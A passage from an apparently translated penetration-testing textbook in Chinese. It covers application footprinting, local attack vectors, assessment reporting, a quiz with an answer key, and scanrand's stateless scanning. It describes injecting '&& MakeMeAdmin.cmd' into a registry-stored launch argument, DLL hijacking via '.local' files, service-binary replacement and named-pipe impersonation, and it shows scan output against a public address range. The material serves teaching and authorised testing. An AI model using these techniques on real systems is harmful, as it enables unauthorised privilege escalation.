在得到了安装期间的状态改变的可靠列表之后,就需要看一下运行中的进程如何工作。为踩点被动运行的 Windows 进程,需要 Sysinternals 的 3 个程序: Filemon、Regmon 和 Process Explorer。Filemon 可以实时显示所有文件系统活动。Regmon 可以显示(也是实时)应用程序的所有注册表访问,有些键的访问方式与安装期间踩点到的一样,但也可能有其他的情况。最后,Process Explorer 可以显示你的程序打开了哪些 DLL、句柄和网络端口。Process Explorer 会显示大量信息,因此如果你只对网络端口感兴趣,可以使用命令行工具 netstat。当你在安全领域更有经验以后,那么使用 Sysinternals 的工具将更称心,在需要了解幕后发生的事情时,就会自然而然地求助于这些工具。

在安装应用程序之后,准备第一次启动之前,首先启动 Filemon 并设置过滤器为只显示应用程序所进行的文件访问活动。这很容易操作,只需选择 Options | Filter/Highlight 命令(或 Ctrl+L 快捷键),并将 Include 文本框中的*改为你运行的进程名称。接下来,运行 Regmon,并将过滤器设置为只显示应用程序所进行的注册表访问(参见图 4.2)。在设置了过滤器之后,清空窗口,这样输出就是清洁的。




图 4.2 Regmon 过滤器窗口

接下来,运行 Sysinternals 的 Process Explorer 或你喜欢的工具(或 netstat-ano)显示应用程序打开的网络端口。

有漏洞的安装
其实只安装一个应用程序,也可能引入漏洞,曾有过著名的例子。例如,Microsoft Visio 在几年前的默认安装里,还安装了一个版本的 SQL Server,但对全能的数据库管理员账号 sa 没有设置口令。不幸的是,该版本的 SQL Server (MSDE) 是以 LocalSystem 的账号运行的,允许在登录到 sa 账号之后完全控制操作系统,

最后导致了所谓的 SQL Slammer 蠕虫。几种基于数据库、运行在 Linux 上的 Web BBS 系统也曾出现过类似的安全漏洞，安装中创建了一个测试用户，其口令是默认的，且在安装之后从未修改。

如果该应用程序将与网络进行交互（尽管你可能不希望这样），那么请先启动你喜欢的数据包嗅探器，最后再启动应用程序。我们特别感兴趣的是最初的文件和注册表访问，因为这时会简缩和存储应用程序的状态。在活动逐渐停止之后，保存 Regmon、Filemon 和嗅探器的输出（称之为初始启动数据）。虽然该应用已经启动了一次，你仍然可以模拟一次通常的启动，顺序是按照嗅探器、Filemon、Regmon 和应用程序的次序。使用应用程序，就可能使其访问网络、注册表、句柄、文件。

根据到目前为止汇总的日志，应该可以核对访问过的所有的注册表键、文件或网络访问。现在，暂停数据收集，思考一下系统使用外部数据的其他方式。例如，应用程序可以任何方式自定义任何种类的配置文件吗？新款 MP3 播放器可以换壳，这意味着指定播放器外观的配置文件可以由用户来定义；如果应用程序可以换壳，那么相关的配置文件也是攻击路径之一。应用程序所连接的网络客户端或服务器，使用何种协议与应用程序交换数据？只是了解这些可能要花些时间，如果应用程序是客户端，则需要嗅探器和服务器；如果应用程序是服务器，则需要嗅探器和客户端。你应该尽量在踩点阶段就勾画出协议的大体情况。

踩点卸载

有时候，应用程序在卸载后会留下安装的残迹。尽管只有少数情况下有用，但花费时间在虚拟机的被卸载应用程序上是值得的。可以看一下安装期间创建的文件和注册表键，是否与卸载期间删除的文件和注册表键匹配。

用 lsof 踩点

如果在测试基于 Linux 或 Unix 系统的应用程序，可以使用开放源代码工具 lsof 完成同样的工作，过程与 Windows 平台差不多。lsof 这个名字是 List Open Files 的缩写，该工具的功能也是如此。其输出有一点粗糙，但该工具给出了当前系统上运行的所有进程打开的所有文件，以及每个进程打开的端口。可以在 <http://freshmeatnet/projects/lsof/> 下载 lsof。

下面是不完善的卸载造成安全漏洞的一个有趣的例子。有个厂商最近针对一些有 Bug 的软件发布了一个补丁，以便方便地卸载应用程序。但是新的卸载过程，留下了一个可以

从 Web 访问的、有漏洞的组件，其位置刚好可以从 Web 访问。而且该补丁没有更新这个有漏洞的组件，因为更新软件认为这个组件已经卸载并删除了。

集中攻击

前面已经收集到了完备的攻击路径列表，当前的工作就是顺着攻击路径，找到某个方法以中断系统。由于各个系统都有不同之处，很难给出更多具体指导。这是艺术性因素发挥作用之处，你需要发挥创造性。这里是一些攻击技术，可以用于前面讨论过的攻击路径；当然还有更多的攻击方法，但重要的在于了解过程，明白踩点为什么如此重要。

攻击文件

解析文件比想像的要难。解析结构良好的文件并不是那么困难，但对于畸形的文件来说，很难预防到所有的可能性。因此，如果把文件的重要部分（例如大小、偏移量）替换为畸形的数据，那么许多程序都会崩溃。后续的章节将会讨论如何向应用程序传递畸形数据，以及如何构造比较危险的畸形数据。

攻击注册表键

如果某些注册表键处于注册表“热区”中，无特权的本地用户也可以写入，那么我们应该关注这样的注册表键。注册表攻击路径可以紧缩到那些即使受限用户也可以写的键上，并从中查找我们感兴趣的键。通过把畸形数据或大量数据写到不受保护的注册表键中，可能就会发现漏洞。如果发现在只有管理员能够修改的键中写入畸形数据之后才能够导致系统崩溃，这就没有太多意思了。但如果发现了一个注册表键，任意受限用户都可以修改该键并写入数据使相关进程崩溃，那么就发现了一个有意思的漏洞。当踩点发现了应用程序使用的某个注册表键保护不力时，可使用系统化的方法：首先在该键中填充一串'A'，然后填充二进制数据，接下来是许多逐渐增大的 2 的幂，再根据应用程序预期的数据，输入一些任意的其他数据。

接下来，还可以查找能够修改应用程序启动方式的注册表键。例如，应用程序启动时使用的默认命令行参数可能就保存在一个保护不力的注册表键中。如果能修改命令行参数，可以向命令行参数中添加一个参数 `&& MakeMeAdmin.cmd`，来运行任意可能的脚本。在接下来运行该进程时，就会运行你提供的 `MakeMeAdmin.cmd` 脚本，即可通过该脚本添加一个管理员账号，供你使用。

攻击命名管道

命名管道比较有趣，因为在命名管道上监听的程序可以模仿调用者。也就是说，如果你测试的应用程序以 `LocalSystem` 账号运行，并连接到一个无特权的用户创建的命名管道，

那么，这个无特权的用户即可以 LocalSystem 的身份运行命令。该机制 Unix/Linux 和 Windows 均有提供，使得同一机器上的进程能够通过共享内存彼此通信。管道可以是匿名或有名的。命名管道由其名称惟一识别——在某个系统上，使用某一名称的管道只能有一个。如果进程 A 连接到进程 B 的命名管道，那么攻击者如果在进程 B 创建该命名管道之前创建同名管道，那么进程 A 将连接到攻击者的命名管道，而不是进程 B 的命名管道。这是名称强占 (Name Squatting) 的一种变体。在 Windows 系统上，创建命名管道的进程可以按照连接到命名管道的进程所具有的特权级别来执行命令。可以想像 (微软公司的安全公告 MS00-053 已经确认)，当受限的用户创建了一个命名管道，而高特权级的进程连接到该命名管道时，这就产生了一个安全漏洞。

攻击弱的 ACL

寻找权限 ACL 设置较弱的目录，其原因在于放置文件的位置可能是比较重要的。如果发现某个特权应用程序将安装目录设置为所有用户都可写的情况下，就有可能控制该系统。相关的技巧是，创建一个空文件，文件名与该应用程序的可执行文件相同，后缀为 .local，例如 myapp.exe.local。存储该文件时，应用程序将在当前目录下查找需要装载的 DLL。所有在 HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs 键下列出的 DLL 都由 System32 目录装载，但也要除去当前目录装载的其他 DLL，这就为把恶意的 DLL 替换掉原有的 DLL 提供了机会。这些 DLL 包含了程序的功能，描述了程序在运行时的行为。如果受限用户有一定的反汇编知识 (以便建立替换 DLL，这超出了本书的范围)，即可接管该程序的执行。你应该向顾客指出这个问题，这是个严重的漏洞。

如果发现了某个应用程序的目录保护较弱，同时还发现该应用程序以服务的形式运行，或者是由某个管理员账号以快捷方式运行的，那么就不需要像替换 DLL 那么复杂了。在这两个例子 (以服务运行，或从快捷方式开始运行) 中，启动的路径是硬编码的，只需要把原始文件挪开，替换为你提供的 MakeMeAdmin.exe 即可。举例来说，假定你在评估一个服务的安全性，名为 MyGreatService.exe，该服务的安装目录 Program Files\MyGreatService\ 允许所有用户进行完全控制。这使得无特权的用户可以把 MyGreatService.exe 改名为 MyGreatService.bak，再把恶意程序复制过去，改名为 MyGreatService.exe。下一次 MyGreatService 服务启动时，或管理员用户点击 MyGreatService 快捷方式时，你的恶意程序就将代替 MyGreatService 运行。这些都是因为对程序目录的权限 (访问控制表) 设置较弱造成的。

通过网络攻击

这当然是最激动人心的攻击路径，因为网络协议栈可以远程匿名访问。之所以最后讨论它，是因为要进行彻底的系统测试；当然，其他的攻击路径也是同样重要的。

发现网络客户端漏洞的最佳方法是建立一个恶意的服务器。但如果需要评估网络上的服务器，则需要建立一个恶意的客户端。笔者要求读者在前文把网络协议列出来，正是因为在这里需要用到。测试网络攻击路径的过程与测试文件和其他攻击路径类似，都需要向系统提供数据。（提供些好数据，再提供些坏数据。）建立恶意客户端的工作，通常会比较深入地涉及到协议。所以首先需要理解相关的协议，接下来建立处理该协议的客户端，最后发送无效的数据。虽然比较麻烦，但是这些工作都是值得的。当今新的安全漏洞，最大的来源是恶意的客户端/服务器，还有向系统提供的恶意数据。

系统测试的利弊

开发者团队之外的人如果要发现应用程序的漏洞，最佳的方法是集中的系统测试。另外，此类测试还可以发现新的 Bug，而不仅仅是指出已知漏洞的新位置。最终，有成绩的系统测试者可以在合同基础上要求高工资。

但这也是最难做好的一种评估，它要求有才能、创造性的评估者在产品系统中发现新的漏洞。此类测试同时还要求心理上的耐力，因为对四个星期的评估来说，前三个星期可能发现的 Bug 为零（此时在编写恶意客户端），而所有的漏洞都是在对应用程序有了深入完全的了解之后，在工作的最后发现的。如果顾客不耐烦，比较希望立刻有结果，对这种进度可能不会太满意。

参考文献

- [1] Greg Hoglund and Gary McGraw, *Exploiting Software: How to Break Code* (Addison-Wesley Professional, 2004)
- [2] Michael Howard and David LeBlanc, *Writing Secure Code* (Microsoft Press, 2003)

4.3.6 给出报告

在通过整体的评估并发现了一堆漏洞之后，整个过程最关键的部分开始了。如果没有写得很好的报告，以及最后能够帮助顾客改进其安全态度的会议，那么你的工作不会起到任何作用。在评估工作的后半程，队长应该撰写报告。在得到技术领导者在整个过程中提供的数据之后，队长需要从主机或漏洞的角度，建立一份简洁的报告，以便让顾客最后评价。对评估结果制作高层次、管理层风格的完整汇总，会需要更长的时间，但可以首先把技术报告提供给顾客，以便顾客立刻能开始修补漏洞。

每一个人的风格都不同，但有一个方法可以把你的评估不费事地快速推销：调度好最后一天的三个会议，或两个约会。首先，与 IT 决策者小组约定时间，与他们共享技术成果。你需要和这个组深挖漏洞，留出较多的时间供提问，给出修复所发现漏洞的最佳指导。

其次，要对能够改进网络的安全性的人员进行培训，这对渗透测试和红队比较重要。建立一个安全讨论班，技术领导者可以根据具体的评估、发现的漏洞、如何有效修补漏洞，定制讨论班的内容。

最后，与管理团队约定一个会议，层次越高越好。这次会议的目的不是解释报告的技术内容，因为他们可能并不理解技术。会议的目的在于向公司的关键决策者展示为什么安全是重要的，为什么应该投入人力和金钱来增强网络的安全。对这一组人需要有一个简洁的摘要，包括进展顺利的事项（对他们来说）需要继续工作的领域；其中至少得有一块“金矿”以吸引其注意力。例如，告诉一位 CEO，你使用了 DCOM 缓冲区溢出技术使 LocalSystem 能够访问一台域管理员登录的机器，这不会对 CEO 有什么影响。此时需要告诉 CEO 的是，任何人都可以在停车场阅读他的电子邮件，这是由于某个不安全的网络配置造成的。

4.4 摘要

- 渗透测试的惟一目的是，攻陷网络以指出安全缺口。
- 红队包括了渗透测试，而且还要测试物理安全性、社交工程以及网络安全性的其他方面。
- 系统测试则集中考察单个系统或应用程序，并在实施测试过程中发现新的安全漏洞。
- 每个团队都应该有一个技术领导者，指挥评估的工作流程，并负责保障评估的质量。
- 队长与顾客交互，并处理评估的所有后勤问题。
- 团队对工作如何进行，要向顾客提供尽可能多的细节。
- 渗透测试的各个阶段包括发现目标、漏洞枚举和漏洞攻击。
- dmitry 是一个方便的命令行工具，可以利用它从互联网获得有关某一网络的公开信息。
- 在红队任务期间，你的团队应该发现进入网络的尽可能多的路径。
- 红队应该包括应急响应测试。
- 最理想的系统测试，一个重要的部分是枚举每一个攻击路径。
- 在系统测试中，应该踩点和攻击的不仅仅是网络。
- 评估应该包括三个独立的简讯会议：一个会议是与 IT 领导者讨论结果，一个安全讨论班以训练所有感兴趣的人，以及一个与管理层召开的简讯会议。
- 你应该试图找一个办法，使得网络安全性对管理层人员变得更“真实”些，因为原本这些人可能并不关注安全问题。

4.4.1 习题

1. 在何种类型的评估中很可能发现社交工程攻击？
A. 渗透测试 B. 红队 C. 系统测试 D. 漏洞评估
2. 对以下选择，谁是最有经验、技术最强的黑客？
A. 队长 B. 技术领导者 C. 队员 D. 顾客
3. 在顾客对你的服务表示出兴趣之后，下一步如何联系？
A. 在评估即将开始前，在顾客处与顾客的会议。
B. 发信件给顾客，请其签署“免于入狱卡”。
C. 与顾客进行评估规划，解释你可以执行的业务类型。
D. 标准渗透测试的清单。
4. 在开始会议中，很可能讨论哪一项？
A. 缓冲区溢出漏洞 B. 针对类似企业近来的攻击
C. 评估团队打算做/完成什么 D. 评估可能的后续行动
5. 渗透测试的第一步应该是什么？
A. TCP 和 UDP 端口扫描。
B. 扫描活动主机。
C. 对 Google、Netcraft 等等上公开可用的信息，进行开源研究。
D. 战争驾驶。
6. 如果打算在最近部署的应用程序中发现新的漏洞，最佳类型的测试是？
A. 渗透测试 B. 红队
C. 系统测试 D. 临机而定的测试
7. 在模拟何种威胁时，红队是最佳的？
A. 内部威胁 B. 脚本小子
C. 来自互联网的自动化攻击 D. 来自互联网的集中的黑客攻击
8. 以下的实用工具，哪一项来自 Sysinternals？
A. THC Scan B. dmitry C. Filemon D. 以上均不是

4.4.2 答案

1. B。虽然社交工程可以合并到其他各种测试中，但它是红队的特色项目。A 是不正确的，因为渗透测试主要是处理网络问题。C 是不正确的，因为系统测试集中于单个应用程序或系统。D 是不正确的，因为漏洞评估通常是由自动工具完成的，不能用于社交工程攻击的发现。
2. B。有能力的技术领导者难以得到，因为他们是黑客精英。A 是不正确的，因为队长只需与顾客交互并制作报告，至少是这样。C 和 D 是错的，因为虽然有经验丰富的队员是很好的，而对安全有了解的顾客则几乎是妄想。实际上是应该由技术领导者驱动评估过程，他才是技术最强、最有才能的黑客。
3. C。在实际开始测试前，与顾客多次沟通是很理想的。而集中注意力评估顾客特别加进来的项目，才能使顾客更加满意。A、B、D 是错的，因为其他的顾客交互活动，必须根据你对顾客需求的理解而进行定制。
4. C。开始会议主要是告诉用户你打算做的事情。这对顾客也是另一个机会，可以对你的工作重点进行再一次可能的调整。开始会议最重要的收获就是使团队的注意力集中在顾客需要优先解决的事项上。A 和 B 是不正确的，因为一般的主题不会帮助你的评估团队集中注意力。D 是不正确的，因为虽然可能讨论接下来的行动，但开始会议第一位（和最正确）的内容应该是评估本身，而不是接下来的行动。
5. C。渗透测试的第一步，实际上应该看一下 Google、whois 和 Netcraft 上能够得到哪些公开信息，然后再开始扫描。A 和 B 是不正确的，因为对活动主机的扫描和端口扫描应该在开源研究之后进行。D 不是最准确的答案，因为通常首先要更多地了解顾客的有线网络，而接下来才会涉及无线网络。
6. C。系统测试是发现新 Bug 的最好的方法。A 和 B 是不正确的，因为它们虽然是指出已知 Bug 的新场所或不安全配置的好方法，但不是发现新漏洞的最好的方法。D 是不正确的，因为临机而定的测试，对已知和新的漏洞而言，很少可能成为最好的方法。
7. D。红队假定没有给出访问路径，因此它模拟了敌对状况，而不是内部人员的访问。因此，A 是不正确的。B 和 C 是不正确的，因为红队包括了大量的社交工程工作，而“脚本小子”或自动化攻击不会有这样的情况。
8. C。Filemon 来自 Sysinternals。Sysinternals 还出品了 Regmon 和 Process Explorer，还有其他一些伟大的免费软件工具。A 是不正确的，因为 THC Scan 来自 The Hacker's Choice。B 是不正确的，因为 dmitry 由 James Greig 编写。D 是不正确的，因为 Filemon 确实来自 Sysinternals。

超越《黑客大曝光》：当今黑客的高级工具

在本章中，笔者将涵盖几个对扫描和踩点有用的工具，内容着重于这些工具的工作方式，而不是其操作方式。

- 目标发现与踩点工具
 - Pake to Ke ire tsu (scanrand, para trace)
 - xprobe2
 - p0f
 - am ap
 - W in fingerprint
- 嗅探工具
 - 被动嗅探与主动嗅探
 - e tte rcap
 - dsn iff
 - S M B LANM AN creden tia lsn iffing
 - ke rbsn iff/ke rbcrack

关于黑客工具，有几本优秀的书籍。值得尊敬的《黑客大曝光》系列书籍是伟大的，因为它们介绍了黑客工具与使用方法。虽然笔者在本章中仍然会讨论工具，但内容主要集中在如何像黑客一样思考，以及如何领会到工具的实际工作方式。笔者假定读者已经熟悉了诸如 nmap、NetCat、Snort、tcpdump、Ethereal 等工具，再深入研究几个相对较新的工具，或具有高级的扫描功能或盲指纹功能的工具。笔者特别要说明，你使用过的和即将使用的工具都没有什么魔法，在深入思考其工作方式之后，各个工具都是很容易理解的。在阅读本章时，花费些时间思考一些隐含的、笔者在讨论相关工具时没有明确提及的情形，将对读者很有益处。

5.1 扫描之“过去的美好时光”

不是很久以前（好像是一年前），一个黑客可以把喜欢的扫描器对准一个 B 类网络，在洗车的同时，TCP 的三路握手协议在网络上迤迤。当然，扫描的长度依赖于黑客拥有的带宽及其所需的隐秘性和精确性，但速度从来都不会太快。

大多数扫描器都只是建立与某个服务的连接，看看返回什么，具体的方法可能有些不同。有时候，所用的连接是发送到每个目标端口的标准的 SYN 包；其他时候可能更特殊一点（例如 nmap 的 Xmas tree 和 NULL 扫描）。如果不注意的话，扫描是悄无声息的。

扫描的基本过程是：

1. 发送某种形式的探测数据。
2. 记录下发送了什么，发送到哪里。
3. 耐心等待返回的数据（可能什么也没有），期望返回的数据能够提供一些有关目标的信息。

以前曾经就是这样。

5.1.1 Paketto Keiretsu (scanrand , paratrace)

Dan Kaminsky（亦称 Effugas）在 2002 年发布了 Paketto Keiretsu 工具集。该工程的目标之一，就是探索 TCP/IP 协议和国际互连网基础设施未开发的运用方式。Paketto Keiretsu 程序包中的工具有：

- scanrand，一个非常快速、无状态的 TCP 端口扫描器和 traceroute 工具。
- minewt，一个路由器和 NAT 工具，完全在用户空间操作，有一些有趣的特性。
- linkcat，是一种 NetCat，用于两层以太网，从 stdin 获取裸数据，并将其发送到以太网卡。
- paratrace，一种新的、隐形的 traceroute，可使用有状态的过滤器。
- phentropy，提供了查看数据的图形方法，擅于随机数分析。

笔者在本节主要关注 scanrand 和 paratrace。

1. scanrand

当今 Web 上有许多扫描工具可以扫描 TCP 端口，有一些还相当快。Paketto Keiretsu 程序包中的 scanrand，其扫描速度快得令人难以置信。它可以扫描整个 B 类网络（超过

65 000 个主机) 寻找 Web 服务器, 在 4 s 内就可以找到 8 000 个目标!

scanrand 怎样完成这样的工作呢? 在启动之后, 该工具立即分为两个进程: 一个专门发送 SYN 数据包, 另一个专门接收回复(SYN/ACK 或者 ICMP 错误信息, 所有的 RST/ACK 都忽略)。

这两个进程是完全独立的。发送进程向目标发送 SYN 数据包, 但并不保留会话的状态。它只是发出 SYN 数据包, 就甩手了事。



注意: 操作系统依据 RFC 定义的 TCP 会话状态来分类 TCP 会话, 有 11 种: LISTEN、SYN-SENT、SYN-RECEIVED、ESTABLISHED、FIN-WAIT1、FIN-WAIT2、CLOSE-WAIT、CLOSING、LAST-ACK、TIME-WAIT 和 CLOSED。

类似地, 接收进程在接收到 SYN/ACK 或 ICMP 错误信息时, 并不查找对应的 SYN 数据包。这实际上是以无状态方式使用有状态的 TCP 协议。

那么, 监听进程如何判断接收到的 SYN/ACKS 或 ICMP 错误信息对应于发送进程发送的哪个 SYN 数据包呢? 一个活动的网络, 在使用 scanrand 探测时, 可能同时产生数以千计的连接。如果有某个狡猾的目标机器发现有人在扫描它并打算愚弄扫描器, 它也可以发送虚假的回应。由于两个进程之间没有通信, 那么 scanrand 监听器如何知道它嗅探的某个回应就是由 scanrand 发送进程发出的 SYN 数据包触发的? Effugas 的解决方案是, 使用称之为“逆向 SYN cookie”的技术。

要理解逆向 SYN cookie 背后的思想, 首先需要了解 TCP 会话状态是如何维护的。在建立好的 TCP 会话中, TCP 报头包含了一个序列号 SN, SN 是基于会话初始化期间双方协商的一个随机的 32 位初始序列号 ISN。为建立会话, 请求者(计算机 A)会产生一个数据包(设置了 SYN 标志), 并产生一个 32 位的随机数用作 ISN, 再将该数据包发送到计算机 B。接下来, A 等待一个数据包(该数据包应该设置了 ACK 位), 并包含一个确认号等于 ISN+1 的 AN。同时, 该 ACK 数据包中也设置了主机 B 打算使用的随机 ISN。主机 B 接下来等待一个 ACK 数据包回来, 这个数据包中包含的确认号等于其自身的 ISN+1 (参见图 5.1)。

图 5.2 是 Ethereal 建立一次 TCP 会话的记录。读者可以看到来自主机 A (192.168.100.100) 的 ISN (666909637), 该数据包发送到主机 B (192.168.100.50)。B 回应了一个 SYN/ACK 数据包, 包含了其自身的 ISN(973799993) 和一个 AN 等于 A 的 ISN+1 (666909638)。这种三次握手的最后一步是 A 发送到 B 的 ACK 数据包, 其中包含了 B 的 ISN+1 (973799994)。




图 5.1 TCP 会话的三次握手和 ISN 交换




图 5.2 TCP 会话正在建立，用 Ethereal 观察

通常在主机发送 SYN 数据包时，会在内存中保留包的 ISN 和预期的 AN 值，同时等待从另一方返回的 SYN/ACK 数据包。如果等待的时间超出了超时限定时间，则再重复发送几次 SYN 数据包直至最终得到回应，或者是放弃并向操作系统返回一个错误。如果没有回应，而同时又启动了许多会话（端口扫描时通常就是这样），则启动（或扫描）机器就需要耗费资源保存 SYN 信息，并需要花费时间等待 SYN/ACK 数据包。这也是传统的端口扫描器在扫描大范围的地址时如此耗时的原因。

但在使用 scanrand 时，发送进程并不耗费资源，也并不记录发送的 SYN 数据包。相反，这里使用了非随机的 ISN 以保存状态。它利用源 IP、源端口、目的 IP、目的端口，策略性地建立了一个 32 位数作为 ISN。当然还需要把这些信息和一个密钥连接起来，可通过一个单向散列函数执行（scanrand 用 SHA-1 作为其算法，并将 160 位的输出截取到 32 位，用作 SYN 数据包的 TCP 序列号。）然后将这个看起来随机的 ISN，或者说是逆向 SYN cookie，发送到目标。当目标回应时，scanrand 监听进程将接收的数据包的 AN 减去 1，然后把接收到数据包的源和目的地址与端口合并起来，用同样的密钥和同样的散列算法处理。如果截取后的结果匹配，scanrand 即能分辨出接收到的数据包是由另一个进程发送的，而且也能计算出该数据包发送到了哪个目的。

由于发送进程并不等待回应，所以也无需分配内存或等待什么事件。它只需把 SYN 数据包尽快地发送出去，只要不超出网卡的负担即可。这里的发送速度可能会超出网络基础设施的能力，所以 scanrand 允许用户限制性能，即指定一个带宽使用的限制。使用 -b<bandwidth> 开关，可以将 scanrand 的输出限制为每秒 x B/KB/MB/GB。这里是 scanrand 扫描单个主机的一个例子，使用 -b 10M 开关把流量限制为 10Mbps。我们还使用关键字 quick 来扫描一组经常搜索的端口。

```
[root@GrayHat root]# scanrand -b10M 192.168.100.50:quick
UP:    192.168.100.50 443 [01] 0.027s
UP:    192.168.100.50 445 [01] 0.139s
unO3:  192.168.100.50 53  [01] 0.153s {192.168.100.66 -> 192.168.100.50}
UP:    192.168.100.50 21  [01] 0.394s
UP:    192.168.100.50 25  [01] 0.575s
UP:    192.168.100.50 135 [01] 0.678s
UP:    192.168.100.50 139 [01] 0.761s
UP:    192.168.100.50 110 [01] 0.910s
UP:    192.168.100.50 143 [01] 1.042s
UP:    192.168.100.50 993 [01] 1.221s
```

scanrand 输出的首列描述了监听进程接收的内容，可能的值包括：

- UP 接收到的 SYN/ACK。
- DOWN 接收到的 RST/ACK。

- un### 接收到的 ICMP type 3(目的不可达),后接不能到达数字的代码(例如,un03 是目的端口不可达,un01 是目的主机不可达,参考 RFC 792)。
- ### 接收到的 ICMP type 11(服务超时,退出), scanrand 用于 tracerouting 功能,不会在前面的输出中出现。

第二列包含了扫描的主机和端口。下一列包含了估计的目标(括弧中)攻击的跳跃次数(即路由次数),而第四列则给出了自扫描开始后经过的时间。对于任何 ICMP 回复,最后一列显示了接收到的 ICMP 数据包的内容。ICMP 数据包的内容应该是引起该错误的 IP 数据包的前 8 B(造成问题的数据包的源和目的 IP),scanrand 会处理 ICMP type 3 和 type 11 两种回复。

在下一个例子中我们使用 -e 开关,以便在扫描单个主机时显示关闭的端口(接收到 RST/ACK),收到 RST/ACK 意味着在扫描器和目标之间没有防火墙或过滤器;-e 开关可以让用户看到相应的端口是关闭的,而不是数据包被过滤了(即丢弃而没有响应)。

```
[root@GrayHat root]# scanrand -e 192.168.100.5:squick
UP: 192.168.100.5:80 [01] 0.083s
UP: 192.168.100.5:443 [01] 0.085s
UP: 192.168.100.5:139 [01] 0.149s
DOWN: 192.168.100.5:22 [01] 0.152s
DOWN: 192.168.100.5:21 [01] 0.299s
DOWN: 192.168.100.5:23 [01] 0.402s
```

到目前为止,这与其他端口扫描器也没有什么不同,但不同之处是在 scanrand 用来扫描大量地址时。在下列的例子中,我们扫描了一个完整的 C 类网络的常见 TCP 端口(由关键字 quick 表示)。

```
[root@GrayHat root]# scanrand -b600k 18.181.0.1-254:quick
UP: 18.181.0.24:80 [22] 0.631s
UP: 18.181.0.27:80 [23] 0.725s
UP: 18.181.0.29:80 [26] 0.832s
UP: 18.181.0.31:80 [23] 1.070s
UP: 18.181.0.33:80 [23] 1.157s
UP: 18.181.0.34:80 [26] 1.158s
UP: 18.181.0.44:80 [23] 1.459s
UP: 18.181.0.45:80 [22] 1.551s
UP: 18.181.0.45:443 [22] 6.797s
UP: 18.181.0.29:53 [26] 16.804s
UP: 18.181.0.32:53 [26] 16.869s
UP: 18.181.0.34:53 [26] 16.905s
UP: 18.181.0.36:53 [22] 16.970s
UP: 18.181.0.38:53 [22] 17.052s
UP: 18.181.0.1:22 [22] 21.477s
```

```
UP: 18.181.0.2:23 [23] 21.579s
UP: 18.181.0.3:23 [23] 21.800s
UP: 18.181.0.19:22 [22] 23.090s
UP: 18.181.0.19:23 [22] 23.161s
UP: 18.181.0.22:22 [22] 23.439s
UP: 18.181.0.22:23 [22] 23.450s
UP: 18.181.0.23:22 [22] 23.530s
UP: 18.181.0.23:23 [22] 23.530s
UP: 18.181.0.24:22 [22] 23.617s
UP: 18.181.0.24:23 [22] 23.686s
UP: 18.181.0.25:22 [23] 23.807s
UP: 18.181.0.25:23 [23] 23.810s
UP: 18.181.0.26:22 [22] 23.961s
UP: 18.181.0.26:23 [22] 23.967s
UP: 18.181.0.27:22 [23] 24.091s
UP: 18.181.0.27:23 [23] 24.091s
UP: 18.181.0.28:22 [22] 24.201s
UP: 18.181.0.28:23 [22] 24.201s
UP: 18.181.0.29:21 [26] 24.253s
UP: 18.181.0.29:22 [26] 24.281s
UP: 18.181.0.29:23 [26] 24.281s
UP: 18.181.0.31:22 [23] 24.495s
UP: 18.181.0.31:23 [23] 24.497s
UP: 18.181.0.32:21 [26] 24.555s
UP: 18.181.0.32:22 [26] 24.609s
UP: 18.181.0.32:23 [26] 24.631s
UP: 18.181.0.33:22 [23] 24.697s
UP: 18.181.0.33:23 [23] 24.751s
UP: 18.181.0.34:21 [26] 24.751s
UP: 18.181.0.34:22 [26] 24.759s
UP: 18.181.0.34:23 [26] 24.782s
UP: 18.181.0.36:22 [22] 24.956s
